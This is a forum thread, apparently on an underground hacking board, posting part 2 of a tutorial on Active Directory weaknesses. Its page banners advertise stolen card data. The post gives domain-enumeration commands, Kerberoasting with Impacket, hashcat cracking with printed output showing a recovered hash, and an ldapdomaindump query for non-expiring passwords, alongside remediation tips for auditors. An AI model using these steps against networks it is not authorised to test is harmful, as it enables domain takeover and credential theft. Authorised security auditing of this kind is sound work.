



buying crypto databases / purchase crypto db

cc2btc | FIRST IN WORLD LEGENDARY NO VBV SNIFFED ONLINE STORE CC

Servers/VDS for pentest and scanning!



Underground > **Network Vulnerabilities / Wi-F...** >

Manual/Book

Active Directory Core Vulnerabilities, Part 2

valeraleontev · 25.08.2021

Go to new

Trace



valeraleontev

RAID

User

25.08.2021

New



#1

Active Directory Core Vulnerabilities, Part 2

Hello reader! Nice to see you. I continue the series of articles on Active Directory vulnerabilities. I highly recommend reading the first part here: [the first part](#). I want to hear adequate criticism and recommendations for improving the content. I can't help but repeat myself by saying that these articles are unlikely to be suitable for those who engage in illegal hacking. These articles are for those who conduct a legal audit, someone who needs to check the maximum and protect the infrastructure as best as possible. Thanks in advance.

reading!

3. Large number of users in privileged groups

This vulnerability is associated with an excessive number of users in privileged groups, such as:

- Domain Admins
- Schema Admins
- Enterprise Admins

The presence of a large number of users in privileged groups unnecessarily increases the risk of domain hacking, because if some of these users are compromised, it means a complete compromise of the domain. (remember from Chapter 2 about AdminCount)

Not only is it reasonable, but it is really important to follow the principles of least privilege and assign membership to these groups only when absolutely necessary, which ideally never happens.

How to check:

To verify this, we only need a low-privileged domain account.

Here's how to list these groups from a domain-joined Windows computer:

Code:

Copy to clipboard

```
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
```

On an unconnected Windows machine, we need to first authenticate to the domain:

Code:

Copy to clipboard

```
runas /netonly /user:<DOMAIN>\<USER> cmd.exe
#Пример:
runas /netonly /user:corp.local\john cmd.exe
```

Here's how we can test this on Linux (e.g. Kali Linux) with the net command:

Code:

Copy to clipboard

```
net rpc group members 'Schema Admins' -I <DC-IP> -U "<USER>%"<PASS>"
net rpc group members 'Domain Admins' -I <DC-IP> -U "<USER>%"<PASS>"
net rpc group members 'Enterprise Admins' -I <DC-IP> -U "<USER>%"<PASS>"

# Пример:
net rpc group members 'Domain Admins' -I 10.10.30.52 -U "john%"pass123"
```

If there are too many users in any of the groups, then be sure to fix, do not forget about adminCount, which itself is not reset!!!!

4. Service accounts that are members of domain administrators

The idea because of a service account is to assign a specific user account with a specific set of privileges to run a specific service (or application) without requiring it to be granted full administrative privileges. The problem is that these accounts are assigned exorbitant privileges and/or membership, for example,

when added to the Domain Admins group.

This practice poses a critical risk to the infrastructure because service accounts typically have weak passwords that never expire, and so their passwords change rarely, if ever.

This means that if such a vulnerable service account is compromised, an attacker could take complete control of the AD domain. And probably for a long time.

How to check:

Just browse all members belonging to privileged groups:

Code:

Copy to clipboard

```
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
```

On Linux, we can use the net command, as shown in the previous chapter.

If any of these groups have service accounts, then note in the report and move on.

5. Excessive privileges (incorrectly configured)

This vulnerability is more complex. This is about misuse of Active Directory rights and elevated privileges, also known as access control entries (ACEs). The problem is that some of these rights are granted to a user (or group) with low privileges to allow the change of something important to the user (or group) with higher privileges.

Some of the rights that are commonly misused include:

- **ForceChangePassword** - Ability to reset another user's password
- **GenericAll** - full control over the object (read / write)
- **GenericWrite** - Update any attributes of an object
- **WriteOwner** - Assumes ownership of the object
- **WriteDacl** - change the DACL of an object
- **SELF** - arbitrarily change yourself


These things can be critical and often lead to domain administrator privileges. Thus, users with such excessive privileges are called shadow domain administrators (or [here's a very good article describing this issue](#) in more detail and with examples: [Abusing Active Directory ACLS](#))

How to check:

As mentioned above, this is a more complex issue that requires a little digging. However, all we need is a low-privileged domain user and the right tool. One of the tools that helps a lot in this process is BloodHound. Here's a brief description of its use: 1) First we use a "receiver" to collect data from an AD environment – for example, SharpHound .

2) We then load the data into the Bloodhound interface, where we can visualize the relationships between the objects.

The Bloodhound query language then allows us to find paths, as in this example:



When we look for these rights and trust the wrong configurations, we usually start with pre-created queries, such as:

- "Find Top 10 Users with Most Local Admin Rights"
- "Find Shortest Paths to Domain Admins"
- "Map Domain Trusts"

The idea is to find the way to the Domain Admins group from our current position and privilege level. Here are a few more queries that can help ([link1](#), [link2](#)).

6. Service accounts that are vulnerable to Kerberoasting

Kerberoasting is a very popular attack vector targeting service accounts in Active Directory.

The problem is that these service accounts have weak passwords and when they use weak Kerberos RC4 encryption to encrypt their passwords.

Here's the original article(s) from Tim Medina, author of Kerberoasting:

- <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf>

How to check

This attack was automated using several tools (e.g. Impacket or Rubeus) and all that is needed for testing to have the credentials of a low-privileged domain user.

Here's an example of using Impacket:

Code:

[Copy to clipboard](#)

```
GetUserSPNs.py -request <DOMAIN>/<USER>:<PASS>
```

Пример

```
GetUsersSPNs.py -request example.com/john:pass123
```

```
GetUsersSPNs.py -request -hash NTLMHASH example.com/john
```

If we received any hashes, it means that there are service accounts that are vulnerable to Kerberoasting. If you are confused that immediately there is an aggressive search for users, then you can manually view possible vulnerable accounts with the following command:

Code:

Copy to clipboard

```
setspn -T [домен] -Q */*c
```


Once we've gotten the hashes, we can try to crack them. Here's an example of using Hashcat for a dictionary attack:

Code:

Copy to clipboard

```
hashcat -m 13100 -a 0 hashes.txt wordlist.txt

# Быстрее, но длина пароля не должна превышать 31 символ
hashcat -m 13100 -a 0 -O --self-test-disable hashes.txt wordlist.txt
```



```
$krb5tgs$23$*PRD_SQLService$DDD.LOCAL$MSSQLSvc/DDDPDMSSQLCLS01.DDD.LOCAL~51704*$
1754258e25dce5b182693871ccc55574cbef9b072e10d331ec8a75fc5c0ede534d0533fe1b6dadb7
ae19578ebf6c6d5a21300657b9dbf1607030c97f53a28b720936c2f1ef47e7b9ec9e0b40972e6357
53f06f614af249cb2430c4f0dec9ebf3ec96396436bddd7db1e096d6c7b89cde41e2fecfa4fc89c0
7a80ddce55d9118ba31600ac4d3fe9732bc50f5a6622c6a0a395271dc53d38a7c0620944abe4d691
baa92c4440d69a46557aa4a08f176e70c7afcf43af6786c9998fb69ae97153aefacfb10a3f5df72f
28c24f08e5e74318b6f66f4446a6a9a46117d76a008a910773391554c7499bfdc83b5a9d5bc373e8
5c740b045ccb00f067fa57e4c5eb4cdec0feb4c09c445626ece6221c11727601e9e2adaaaee930e7
b0d81c6093adac1faedb41dcf8174fcdcc80ad0a00f6c413373051e568c743863d61efd26697dcd7
2e8588c9c9c19f74754eb9cd5892fa963466e9207b28dbd0fd1ab5423868ee21405a3fb6a7ec79cf
d15b90da1e8cf8ecfa74e03cbb2ae2707535c4ae9302aec18a60eeb5b1e142bdeac04dd6ca283c4a
8e266e255cd1c6a9e13c849428a8ebccc9f1f6006ea05fa7b243264eb3ed802e445d55d2c3a0b006
f44da56a72c76c20ef53716630e8fefe118fa126b45c2dfb83883a9011d731ace9b8cecd303efe25
0f92c19c0424f818ef342ecb605f9b3dd27e4880d5e555e44cde31614b71b8d45349b77547768f87
61c390fc7b4fb9edd74a9f8bf6593c061b35bab37b0c040aeb9ba2eca276881048293328ee5c9693
633cfedf0e744b54054fcc27ffe7620d8311020d552bb1b82259c21faebed48c59fa2deee9f9770d0
6c05ec6fcf79133a9a337df91e9b5de3977ef3fa076ea2b6850847ebd password@5

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$*PRD_SQLService$DDD.LOCAL$MSSQLSvc/DDDP...847ebd
Time.Started.....: Mon Oct 14 13:05:19 2019 (0 secs)
Time.Estimated....: Mon Oct 14 13:13:01 2019 (0 secs)
Guess.Base.....: Pipe
Speed.Dev.#2.....: 85399 H/s (6.19ms) @ Accel:2 Loops:1 Thr:64 Vec:1
Speed.Dev.#3.....: 301.4 kH/s (13.42ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Speed.Dev.#*.....: 386.8 kH/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 264192
Rejected.....: 0
Restore.Point.....: 0
Candidates.#2.....: password@`05 -> $Password388
Candidates.#3.....: 006password -> pas+sword32
```

Here's what we should advise our customers to protect service accounts from Kerberoasting:

- Use new encryption algorithms such as AES128, AES256 or better
- Enforce strong and complex passwords (ideally 25+ characters long)
- make sure their password changes periodically
- Do not set these accounts unnecessary privileges, only the most necessary

7. Users with passwords that do not expire

Mainly because of convenience, some organizations configure domain accounts with the DONT_EXPIRE_PASSWORD flag set.

This is a typical service account configuration, but it can sometimes be seen in more privileged domain accounts.

This means that their passwords will never expire. While it's useful/convenient in some situations, it can also be quite dangerous.

Domain accounts with high privileges and passwords with unlimited expiration dates are ideal targets for elevated privilege attacks and are regular "backdoor" users to maintain access, for example, for APT groups (hello blesters).

How to check:

To find users with passwords with unlimited expiration dates, we can again use the LDAPDomainDump tool mentioned earlier. All we need is the credentials of a low-privileged domain user and the ability to access the LDAP port of any domain controller. Here are the steps: 1) Collect the information from the domain controller first:

Code:

Copy to clipboard


```
python ldapdomaindump.py -u <DOMAIN>\\<USER> -p <PASS> -d <DELIMITER> <DC-IP>
```

Пример:

```
python ldapdomaindump.py -u example.com\\john -p pass123 -d ';' 10.100.20.1
```

2) After the reset is complete, we can get a list of users with passwords with unlimited validity using the following command:

```
grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
```



```
kali@kali:~$ grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED
| awk -F ';' '{print $3}'
SCOM
CWAService
RTCComponentService
RTCService
clustsvc
SVCSPSQL
RTCGuestAccessUser
posuser
mxintadm
Omniuser
SVCDIRSYNC
PwdManager
SVCCRMSTGSetup
svcrm365
IUSR_FARFW-DC02
IUSR_FARFW-DC01
_strator
Ali
infopointadmin
```

Alternatively, you can use the following PowerShell command to get a list of these users on a domain controller:

Code:

Copy to clipboard

```
Import-Module ActiveDirectory  
Get-ADUser -filter * -properties Name, PasswordNeverExpires | where { $_.passwordNeverExpires
```

The third part will be released as soon as possible. I look forward to your reviews)

 Complaint

 Like +  Quotation  Answer



SEAdm1n, rrv321, morsmros and 9 more



bernard66

CD 

25.08.2021

New   #2

good article, waiting for the third part

 Complaint



 Like +  Quotation  Answer



ford2544

CD 

26.08.2021

New   #3

Good stuff, thanks

 Complaint

 Like +  Quotation  Answer



valeraleontev

RAID 

26.08.2021

New   #4

the third part - <https://xss.is/threads/55891/>

 Complaint

 Like  + Quotation  Answer



rrv321

RAID

User

01.09.2021

New



















#5

okay, thanks.

 Complaint

 Like  + Quotation  Answer

B ***I*** **U**  **T**  **A**        

Write an answer...

 Attach files

 Answer

Underground > **Network Vulnerabilities / Wi-F...** >

Style selection English (RU)

Help Home 